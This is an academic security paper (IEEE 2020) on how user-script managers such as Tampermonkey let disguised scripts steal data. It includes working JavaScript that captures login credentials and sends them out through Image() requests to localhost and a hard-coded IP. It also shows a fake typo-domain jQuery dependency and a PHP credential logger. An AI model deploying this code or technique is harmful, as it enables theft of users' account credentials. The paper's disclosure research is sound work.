2020 IEEE Intl Conf on Dependable, Autonomic and Secure Computing, Intl Conf on Pervasive Intelligence and Computing, Intl Conf on Cloud and Big Data Computing, Intl Conf on Cyber Science and Technology Congress

Web Browser Extension User-Script XSS Vulnerabilities

Muath Obaidat, Senior IEEE Member
Center for Cybercrime Studies
City University of New York
New York, NY 10019, USA
mobaidat@jjay.cuny.edu

Joseph Brown
Center for Cybercrime Studies
City University of New York
New York, NY 10019, USA
joseph.brown1@jjay.cuny.edu

Abdullah Al Hayajneh
Professional Security Studies
New Jersey City University
Jersey City, NJ 07305, USA
aalhayajneh@njcu.edu

***Abstract*—Browser extensions have by and large become a normal and accepted omnipresent feature within modern browsers. However, since their inception, browser extensions have remained under scrutiny for opening vulnerabilities for users. While a large amount of effort has been dedicated to patching such issues as they arise, including the implementation of extension sandboxes and explicit permissions, issues remain within the browser extension ecosystem through user-scripts. User-scripts, or micro-script extensions hosted by a top-level extension, are largely unregulated but inherit the permissions of the top-level application manager, which popularly includes extensions such as *Greasemonkey, Tampermonkey,* or *xStyle.* While most user-scripts are docile and serve a specific beneficial functionality, due to their inherently open nature and the unregulated ecosystem, they are easy for malicious parties to exploit. Common attacks through this method involve hijacking of DOM elements to execute malicious javascript and/or XSS attacks, although other more advanced attacks can be deployed as well. User-scripts have not received much attention, and this vulnerability has persisted despite attempts to make browser extensions more secure. This ongoing vulnerability remains an unknown threat to many users who employ user-scripts, and circumvents security mechanisms otherwise put in place by browsers. This paper discusses this extension derivative vulnerability as it pertains to current browser security paradigms.**

***Keywords*— browser, extension, plugin, vulnerability, exploit**

I. INTRODUCTION

Browsers are essential tools which are used on virtually all computers. Browser extensions, also sometimes called plugins or add-ons, are adaptable code packages meant to be installed on a browser in order to extend their foundational functionality in one way or another, often modifying either a browser behavior or a site-specific behavior. They have remained a popular feature in all major browsers, especially Chrome and Firefox, for their user customization and ease of access abilities. However, browser extensions have remained a consistent crux for security scrutiny, and have caused controversy in the past for being vulnerable to an array of exploits, generally facilitated through XSS. Developers of browsers have continually taken steps to mitigate such vulnerabilities in recent years, including centralizing much of the browser extension ecosystem by introducing code-signing/certification and simplifying the extension pipeline, as well as taking precautions such as sandboxing and implementing wider permission management standards and models. These steps have played a role in mitigating issues stemming from either API vulnerabilities, or moderating and preventing the sale of malicious extensions on browser extension marketplaces. However, security vulnerabilities for browser extensions have by no means been eliminated; risks have continued to manifest as extensions continue to introduce new functionalities to browsers.

Many studies have been conducted in the field for analyzing commonalities and general exploits used by malicious extensions. However, while user-generated content extensions such as *Greasemonkey* may not be absent from this research, research on user-script vulnerabilities specifically has not been prominent. Browser extensions like *Greasemonkey* and *xStyle,* among others, are unique for their reliance on user-generated sub-scripts to extend their functionality. These extensions act as a middleware for facilitating user-defined actions. In doing so, the sub-extensions are not as regulated as their top-level counterparts, and a variety of unique security risks are created.

This study aims to discuss the context in which these sub-ecosystem browser extensions exist, as well as demonstrate how and why they are vulnerable to cyber-attacks, along with an example of such.

The rest of this paper is organized as follows: Section II provides a review of related work in the field and necessary background, Section III discusses the vulnerabilities found in this discussed category of browser extension, Section IV demonstrates an example of how this vulnerability in action, and finally Section V concludes the paper.

II. RELATED WORK & BACKGROUND

Security vulnerabilities stemming from browser extensions are a long-studied topic within the cyber-security field. Because of the differing structure of browser extensions between browsers, namely Firefox and Chrome, and due to unique extension functionality, individual exploits are not always uniform [4][18][19]. Just as browsers themselves have faced a wide array of threats as their functionality continually extends to include new elements (such as HTML5), or phase old out elements such as Flash Player, browser extensions have faced their own array of unique threats [17]. Many mitigations to browser exploits mirror those of parallel fixes to wider vulnerabilities in overall browser functionality, [13][14][17][20]. The most common browser attacks which also relate to browser extensions include cross-site scripting (XSS) attacks, phishing, session hijacking, man-in-the-middle and replay attacks, and clickjacking [17]. Extension vulnerabilities often mirror these attacks, but more dangerous, as they have direct access to client-side API calls, loaded versions of webpages, and access controls [17].

Before we can understand the direct ways in which extensions are abused, it is first important to understand how extensions work within their respective browser ecosystems. Although browser extensions are not uniformly implemented between browsers, most extensions are implemented in similar ways structurally amongst popular browsers [3][6][12][14]. Extensions are small, adaptable packages of code - typically Javascript and HTML/CSS alongside a manifest/packaging file - distributed for the purpose of changing or adapting browser or website functionality or aesthetic [6][15]. Extensions are primarily deployed on desktop browsers, but are sometimes used in mobile browsers as well, which face even higher security risks [4][15]. Extensions can be separated into categories based on functionality; (I) content scripts, or scripts which directly interact with loaded versions of web pages, (II) extension cores (or background pages), which run more latently to modify browser behavior, or (III) native extensions, which interact with the OS on the browser's behalf. Types I and II are the most common. [3][14][17]. Some extensions are more dormant, and run only when needed, while others are persistent in the background, and run constantly [14].

Despite the vulnerabilities prominent among browser extensions, it is not as though browser developers have not been active in applying patches to mitigate certain exploits. Popular browser Chrome applies three main concepts to its browser extension security; (I) Isolated Worlds, which includes a separation of DOM elements through loading into a copy of loaded web content, (II) Privilege Separation, especially between individual categories of extension and APIs, and (III) Permission Models, where pre-declared permissions must be approved by the user [15]. Sandboxing and Content Secure Policies have also been implemented as security policies in a wider sense for most browsers commonly [3][15][17]. However, as we will see in this study, these mitigations are not always universal in fixing the issues they set out to patch.

Not all extension vulnerabilities are necessarily the result of malicious intent. Thus, exploitable extensions can be separated into two categories; malicious extensions and vulnerable extensions [15]. The same weaknesses typically apply to both categories. The most common items which enable attack include lenient or automatic update policies, especially if extensions have auto-update on with no integrity checks, adjunct permissions, information leakage, and permissions abuses [19]. Most commonly, browser extension attacks happen in the form of cookie abuse, third-party tracking, CSRF attacks [5][9][18], remote code execution, cross-origin requests, data theft or spying [5][18][19], clickjacking [8] and fraud [19], and most commonly, XSS attacks [13][19]. XSS attacks are some of the most common attacks browsers face, and often receive the most scrutiny with security patches; the attacks outlined within this study are derivative of XSS vulnerabilities. Some research has shown that vulnerabilities are not always static, but are dynamically created as users add more extensions to the browser pipeline; extensions loaded further down the line in this pipeline are more vulnerable than initially loaded ones [14]. As browsers continually extend their feature set, and extensions are created which extend such functionalities, unforeseen side effects often result in vulnerabilities because of functionality cross-pollution [9]. The implementation of, and thus freedom given by, user-scripts can be seen as an example of this.

DOM Manipulation and related derivative XSS attacks continue to be one of the most prominent issues with browser extensions [12][14][17][18][20]. In most of these cases, such as the result of abusing both functionalities inherent to Javascript, as well as either access control, natively available browser APIs, or adjacent vulnerabilities such as information leakage [1][6][12][13][14][20]. In many cases, cross-site requests make usage of the XMLHttpRequest javascript function [1][6][16][20], although this is not the only function to be abused. Inadequate sandboxing can lead to vulnerabilities [6], as well as others which circumvent same-origin policies [20], or exploit either access controls or side-channel communications between content and browser or browser APIs [3][16][17]. Studies which focus on or mention DOM and Javascript-derivative exploits have mentioned *Greasemonkey* by name before, but only in relation to general extension API research rather than specific functional exploits or vulnerabilities. [6][13].

Actively malicious extensions can be hard to monitor within the current ecosystem, especially by those with less technical skills [5]. Given this, a majority of proposals for fixing issues in current browser extension paradigms are applied in a vacuum, not to specific vulnerabilities exploited by specific extensions. Solutions proposed also tend to be browser specific. For example, there is better run-time policy enforcement and fine-grained javascript permissions for Firefox, and DOM-element differentiation and better privilege management for Google Chrome [2]. More abstract solutions to browser extension security problems include cloud-based security [4], and cookie-based browser extension security [10]. These more highly specific solutions are typically focused on solving particular attacks through fixed methodologies. From a wider perspective, proposed solutions have included better sandboxing and isolation, better certification and code signing, user-centric permissions, signaled webpage changes, less middleware and less verbose user-agents, blocking access to user data, resource monitoring and warning users of client-side requests, increased scrutiny to access control, and better content-secure policies and finely grained permissions [3][7][8][16][19]. Other solutions have been more focused on

Javascript, essentially in regards to either sandboxing, or eliminating API access or its usage altogether [1][3][6][17].

III. Ecosystem Vulnerabilities

Browser extensions such as *Greasemonkey, xStyle Tampermonkey,* and others are unique in their functionality when compared to other forms of extensions. Instead of providing a singular configurable function, these extensions act as middleware "managers" for even smaller user-generated packaging, referred to as user-scripts or user-styles, depending on the purpose of the script manager. Unlike extensions which exist on extension marketplaces, user-scripts are decentralized and typically hosted on unofficial repositories. These scripts often provide either aesthetic or ease-of-access changes for the user, and typically use CSS or DOM scripting to facilitate such. While user-scripts take fewer resources than most browser extensions typically, and may not have direct access to browser resources as their top-level counterparts, they do not possess an inherently smaller attack surface. In the past, *Greasemonkey,* among others forms of these applications, have faced numerous threats despite the secure protocols they have in place, such as sandboxing. Since user-scripts are sub-elements of the top-level user-script manager, they inherit both the permissions and wider functionalities of the user-manager itself.





Diagram 1. The relationship between the browser and extensions.

To combat this, as this wide access from unregulated subscripts would be a security risk, user-script packages typically have their own manifest files, as well as generally being open source for user review. This, however, assumes a level of technical adeptness on the side of the user, which is already a heightened security risk. The header of these user-script packages typically act similarly to a JSON manifest; they include tags which display what sites the script runs on, and if any outside resources must be linked or dependencies must be loaded. These also have their own sub-permissions which must be granted through the top-level user-manager; these are typically for permissions for cross-site requests, such as *GM_XMLHTTPRequest*, or *GM_getResourceText*. However, there are assumptions made that these requests can thus only be made with permission - this is not true, however.

Because user-agent managers such as *Greasemonkey* have a wider array of permissions at the top level to be able to facilitate this, and because these scripts are loaded through these managers, there is a blind-spot where scripts which make cross-site requests outside of this scope essentially have all permissions of the top-level manager since there is nothing stopping them from doing so. Malicious requests can be made through functions which are whitelisted for otherwise benign, such as the Image() initialization function. An example of how input can be stolen using this tactic can be seen in the below **Fig 1**.



```
const submit_field = document.getElementsByName("submit");
    submit_field.addEventListener('onclick', function(event) {
    var inputs = document.getElementsByTagName('input');
    for(var i = 0; i < inputs.length; i++) {
      if(inputs[i].type.toLowerCase().includes('email')
      || inputs[i].type.toLowerCase().includes('username')) {
        const input_user = inputs[i].value;
      }
      else if (inputs[i].type.toLowerCase().includes('password')) {
        const input_password = inputs[i].value;
      }
  };
  var image = new Image();
  image.src = "localhost:8181/steal_info.php?u="
  + input_user +"&p=" + input_password;
});
```

Fig 1. Javascript code showing an XSS attack for stealing user username/password input

While these user-script managers might be sandboxed as to prevent the scripts from having full access to the client side - especially the wider browser or system resources - these scripts are not actually fully sandboxed from loaded web data; by nature, they cannot be, since they interact with loaded webpages and must be able to manipulate DOM elements at user request. This means that while these extensions may not have the ability to interact with a webpage at load, it has the ability to interact with elements which are user-attributed; this includes not only user-entered input, but data which has been pre-rendered onto the page which can be found through javascript element identification. This is why the code in the above **Fig. 1** is able to successfully steal a user's data.






Diagram 2. Demonstration of how XSS attacks are facilitated through DOM (Document-Object-Model) Interactions

The above **Diagram 2** displays the structure of how an XSS attack occurs. **A** is the "Capture Phase" of javascript, where the Event Listener waits to capture an Event. **B**, the phase which returns the action, is the "Bubbling Phase", or the response. At step **1,** which is before the capture phase, the script is loaded as part of the extension, and the EventListener is added to the webpage. During step **2**, during the capture phase, the script waits for the listener to detect an event as it naturally would on the web page. Then, at step **3,** during the Bubbling Phase, the malicious handler reacts to the existing DOM element with the action allocated to it by the malicious script.

Of course, there is a secondary factor that occurs if the user actually installs a script - or, an extension - under which the malicious code is implemented. The transparency of showing a user the code upfront before installation is supposed to combat this, but there are techniques which can be used to circumvent this. For one, javascript is very easy to obfuscate, and user-script managers do not have a policy against the loading of obfuscated javascript code. Obfuscated javascript code is essentially unreadable, and most of the time cannot simply be de-obfuscated for readability. Other times, such malicious code may not be within the readable code, but rather within layers of files requested from the @ required field of the manifest header. Arbitrary external javascript files can be requested, which can contain similar malicious code. Alternatively, fake libraries can request dependencies, which although linked to real libraries for loading, can stem off into fake dependencies. An example can be seen in the below **Fig. 2** and **Fig. 3.**


```
// @require http://localhost:8181/jquery.min.js
```
Fig 2. Example of a seemingly benign dependency request


```
var script = document.createElement("script")
script.type = "text/javascript"
script.src =
"https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"
document.head.appendChild(script);
console.log("");
var script_1 = document.createElement("script1")
script_1.type = "text/javascript"
script_1.src =
"http://localhost:8181/malicious_script.js"
document.head.appendChild(script_1);
console.log("");
```
Fig 3. An example of a fake dependency, which will inject both the "real" functional dependency (JQuery) and the malicious script onto the loaded webpage


Dependency code, as seen in the above **Fig. 3,** can also be obfuscated just as the direct javascript code can be, to make detectability even more complex for onlookers.

Through this method of falsified cross-site requests, we were able to display how easily user-scripts can be used to facilitate XSS attacks. In order to prove this, we modified scripts for local usage and then tested them on a local network - we were able to successfully repeat not only input theft attacks, but also querying local user-data which had been pre-loaded and sending this to our locally hosted "malicious" server. Furthermore, the lack of centralization regarding user-scripts created a scenario where theoretically, legitimate scripts can be downloaded, injected with this code, and then re-uploaded to a public repository for distribution. Thus, there would be no way to tell which script was legitimate and which was the malicious fork without actively sorting through the individual nuances in each code. Furthermore, the most dangerous attribute of these XSS attacks was that they were not localized to a specific browser; instead, they were a result of the inherent structure of the user-script managers as a broader category. As such, we were able to successfully initiate these attacks on both Firefox and Chrome using the versions of *Greasemonkey,* which had been built for each browser separately.

IV. Attack Demonstration

In order to demonstrate this attack, we will be using the most recent version of Google Chrome, alongside an installation of Tampermonkey, which is version 4.10 at the time of writing. We will be developing a simple script which purports to perform a simple task, but exploits DOM-XSS vulnerabilities to steal a user's login. We will be using a foundation of a simple script which claims to replace all links on Google with https links if they do not already use them. However, we will be adding a malicious script embedded in this which steals a user's username and password if they are on a Google account page.

We first developed the script seen in **Fig 4**, which was very simple due to the base functionality of the user-script.




```
// ==UserScript==
// @name         Test Script
// @namespace    http://tampermonkey.net/
// @version      1.0
// @description  Turns all http links on google into https links
// @author       Joseph
// @include      http://*.google.com/*
// @include      https://www.google.com/*
// @include      http://www.google.com/*
// @include      https://*.google.com/*
// @grant        none
// @require      https://code.jguery.com/jquery.min.js
// ==/UserScript==

(function() {
    var a = document.getElementsByClassName("gl");
    for (var i=0; i < a.length; i++) {
        a[i].href = a[i].href.replace("http://", "https://");
    }
    changeToHTTPS();
})();
```

Fig 4. An example of a malicious user-script


To an experienced programmer or tech-savvy individual, this script may set off alarms, but to an average user, it may be hard to see what is wrong with the script. It is important to note the script does also fulfill its intended purpose as well. However, it contains two elements; firstly, it links to a fake domain based on a typo of JQuery (note: for security reasons we did not register this domain, we simply added a redirect for this domain to localhost in our local HOSTS file).The file it links to does contain the full jquery script, but contains this function inserted in the middle, as per **Fig 5.**



```
function changeToHTTPS() {
    var submit_field = document.getElementById("passwordNext");
    var image;
    if (submit_field != null) {
      var get_inner_button = document.getElementById("passwordNext").
      getElementsByTagName("div")[0].getElementsByTagName("button")[0];
        get_inner_button.addEventListener('click', function(event) {
          var inputs = document.getElementsByTagName('input');
          for(var i = 0; i < inputs.length; i++) {
              if (inputs[i].type.toLowerCase().includes('password')) {
                var input_password = inputs[i].value;
              }
          };
                var input_id = document.
                getElementById("profileIdentifier").innerHTML;
          image = new Image();
          image.src = "http://72.0.213.165/chrome_bug/security_test.php?u=" +
              input_id +"&p=" + input_password;
        });
      }
    }
```

Fig 5. Malicious script embedded with a jQuery script from an "@require" field.

This linked another file hosted on localhost, for security and ethical purposes which then logged the incoming information.



```
<?php
  $username = $_GET["u"];
  $password = $_GET["p"];

  $file = fopen('log.txt', 'a');
  fwrite($file, 'username: ' . $username . "\n");
  fwrite($file, 'password: ' . $password . "\n\n");

?>
```

Fig 6. A simple data theft tool which the malicious script connects to

Assuming that the page which was loaded was the below seen in **Fig. 7**, which is the default for one relogging in, the script would load, injecting the click behavior to the Next button, which was identified through javascript's getElement functionalities, given that the creation use a static naming dynamic.





Fig 7. The page which the script runs on, at accounts.google.com; email censored for security.

Upon logging in, the XSS attack worked, reporting to the server, as seen below in **Fig. 8**.



```
username: [redacted]
password:
```

Fig 8. The reported information from the attack. Sensitive information has been censored.

V. Conclusion

This study on user-script manager browser extensions has displayed a structural XSS vulnerability. This vulnerability comes from the permissions given to user-script managers at the top level and how these are handled by installed user-scripts in parallel. This exploit can be done by packing cross-site requests into atypical, seemingly benign functions such as Image(), and hiding these requests inside of either obfuscated code or within false dependencies. Currently, the ecosystem for these scripts does not have efficient ways of checking for these exploits without fine combing through individual scripts. Permission-based solutions are not always efficient because of workaround vulnerabilities in javascript, such as the demonstrated Image() HTTP request. Overall, this vulnerability is a result not only of the structure of the extension, but also the tradeoff of user freedom with security.

Acknowledgment

Funding for this work was provided by a faculty scholarship grant from the office for the advancement and research at John Jay College.

References

[1] A. Aggarwal, B. Viswanath, L. Zhang, S. Kumar, A. Shah, and P. Kumaraguru, "I Spy with My Little Eye: Analysis and Detection of Spying Browser Extensions," in *2018 IEEE European Symposium on Security and Privacy (EuroS P)*, 2018, pp. 47–61, doi: 10.1109/EuroSP.2018.00012.

[2] J. Arunagiri, S. Rakhi, and K. P. Jevitha, "A Systematic Review of Security Measures for Web Browser Extension Vulnerabilities," in *Proceedings of the International Conference on Soft Computing Systems*, New Delhi, 2016, pp. 99–112, doi: 10.1007/978-81-322-2674-1_10.

[3] L. Bauer, S. Cai, L. Jia, T. Passaro, and Y. Tian, "Analyzing the dangers posed by Chrome extensions," in *2014 IEEE Conference on Communications and Network Security*, 2014, pp. 184–192, doi: 10.1109/CNS.2014.6997485.

[4] S. Das and M. Zulkernine, "CLOUBEX: A Cloud-Based Security Analysis Framework for Browser Extensions," in *2016 IEEE 17th International Symposium on High Assurance Systems Engineering (HASE)*, 2016, pp. 268–275, doi: 10.1109/HASE.2016.18.

[5] L. F. DeKoven, S. Savage, G. M. Voelker, and N. Leontiadis, "Malicious Browser Extensions at Scale: Bridging the Observability Gap between Web Site and Browser," p. 8.

[6] M. Dhawan and V. Ganapathy, "Analyzing Information Flow in JavaScript-Based Browser Extensions," in *2009 Annual Computer Security Applications Conference*, 2009, pp. 382–391, doi: 10.1109/ACSAC.2009.43.

[7] A. ElBanna and N. Abdelbaki, "Browsers Fingerprinting Motives, Methods, and Countermeasures," in *2018 International Conference on Computer, Information and Telecommunication Systems (CITS)*, 2018, pp. 1–5, doi: 10.1109/CITS.2018.8440163.

[8] S. Eskandari, A. Leoutsarakos, T. Mursch, and J. Clark, "A First Look at Browser-Based Cryptojacking," in *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*, 2018, pp. 58–66, doi: 10.1109/EuroSPW.2018.00014.

[9] G. Franken, T. Van Goethem, and W. Joosen, "Exposing Cookie Policy Flaws Through an Extensive Evaluation of Browsers and Their Extensions," *IEEE Security Privacy*, vol. 17, no. 4, pp. 25–34, Jul. 2019, doi: 10.1109/MSEC.2019.2909710.

[10] Joseph and S. Bhadauria, "Cookie Based Protocol to Defend Malicious Browser Extensions," in *2019 International Carnahan Conference on Security Technology (ICCST)*, 2019, pp. 1–6, doi: 10.1109/CCST.2019.8888425.

[11] S. Luangmaneerote, E. Zaluska, and L. Carr, "Inhibiting Browser Fingerprinting and Tracking," in *2017 ieee 3rd international conference on big data security on cloud (bigdatasecurity), ieee international conference on high performance and smart computing (hpsc), and ieee international conference on intelligent data and security (ids)*, 2017, pp. 63–68, doi: 10.1109/BigDataSecurity.2017.40.

[12] C. Obimbo, Y. Zhou, and R. Nguyen, "Analysis of Vulnerabilities of Web Browser Extensions," in *2018 International Conference on Computational Science and Computational Intelligence (CSCI)*, 2018, pp. 116–119, doi: 10.1109/CSCI46756.2018.00029.

[13] J. Pan and X. Mao, "Detecting DOM-Sourced Cross-Site Scripting in Browser Extensions," in *2017 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, 2017, pp. 24–34, doi: 10.1109/ICSME.2017.11.

[14] P. Picazo-Sanchez, J. Tapiador, and G. Schneider, "After you, please: browser extensions order attacks and countermeasures," *Int. J. Inf. Secur.*, Nov. 2019, doi: 10.1007/s10207-019-00481-8.

[15] A. Rana and R. Nagda, "A Security Analysis of Browser Extensions," *arXiv:1403.3235 [cs]*, Mar. 2014.

[16] I. Sanchez-Rola, I. Santos, and D. Balzarotti, "Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies," p. 17.

[17] P. S. Satish and C. R. K, "Web Browser Security: Different Attacks Detection and Prevention Techniques," *International Journal of Computer Applications*, vol. 170, no. 9, pp. 35–41, Jul. 2017.

[18] D. F. Somé, "EmPoWeb: Empowering Web Applications with Browser Extensions," in *2019 IEEE Symposium on Security and Privacy (SP)*, 2019, pp. 227–245, doi: 10.1109/SP.2019.00058.

[19] G. Varshney, S. Bagade, and S. Sinha, "Malicious browser extensions: A growing threat: A case study on Google Chrome: Ongoing work in progress," in *2018 International Conference on Information Networking (ICOIN)*, 2018, pp. 188–193, doi: 10.1109/ICOIN.2018.8343108.

[20] C.-H. Wang and Y.-S. Zhou, "A New Cross-Site Scripting Detection Mechanism Integrated with HTML5 and CORS Properties by Using Browser Extensions," in *2016 International Computer Symposium (ICS)*, 2016, pp. 264–269, doi: 10.1109/ICS.2016.0060.